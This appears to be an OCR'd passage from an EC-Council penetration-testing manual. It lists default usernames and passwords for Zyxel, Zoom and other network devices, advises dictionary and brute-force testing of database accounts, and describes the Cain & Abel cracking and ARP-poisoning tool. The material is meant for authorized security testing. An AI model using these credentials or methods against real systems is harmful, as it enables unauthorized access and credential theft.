
Manufacturer	Product	Version	Protocol	User ID	Password	Access
Zcom	Wireless		SNMP	root	admin	Admin
Zoom	ADSL Modem		Console	admin	zoomadsl	Admin
Zeus	Admin Server	4.1r2	HTTP	admin		
Zyxel	ADSL routers	ZyNOS	Multi	admin	1234	Admin
Zyxel	Prestige		HTTP	n/a	1234	Admin
Zyxel	Prestige		FTP	root	1234	Admin

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Zyxel	Prestige		Telnet	(none)	1234	Admin
Zyxel	Prestige 100IH		Console	n/a	1234	Admin
Zyxel	Prestige 324		Multi	n/a	(none)	Admin
Zyxel	Prestige 643		Console	(none)	1234	Admin
Zyxel	Prestige 65 0		Multi	1234	1234	Admin
Zyxel	Prestige 652HW-31 ADSL Router	HTTP	admin	1234	Admin	
Zyxel	ZyWall 2	HTTP	n/a	(none)	Admin	

Table J.6: List of default passwords and usernames used in MySQL databases


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Brute Force Accounts Using Dictionary Attack

We recommend the testers to check if the databases are vulnerable to the Dictionary cyberattacks and test the password-based security systems and accounts by using all common words as possible passwords. You may either use the manual process or use Brute force software with a database that contains millions of possible words. These methods will help you to determine the decryption key as well as probe and break password mechanisms of the database.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Database Password Cracking Tool: Cain & Abel

- **Cain & Abel**

  Source: *http://www.oxid.it*

  Cain & Abel is a password-recovery tool that runs on the Microsoft OS. It allows you to recover various kinds of passwords by sniffing the network, cracking encrypted passwords using a Dictionary, Brute force, and cryptanalysis attacks, recording VoIP conversations, decoding scrambled passwords, recovering wireless network keys, revealing password boxes, uncovering cached passwords, and analyzing routing protocols. The Cain & Abel tool recovers passwords and credentials from various sources easily.

  It consists of APR (ARP Poison Routing) that enables sniffing on switched LANs and man-in-middle attacks. Its sniffer is also capable of analyzing encrypted protocols such as HTTPS and SSH-1—and contains filters to capture credentials from a wide range of authentication mechanisms.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure J.35: Cain & Able Tool


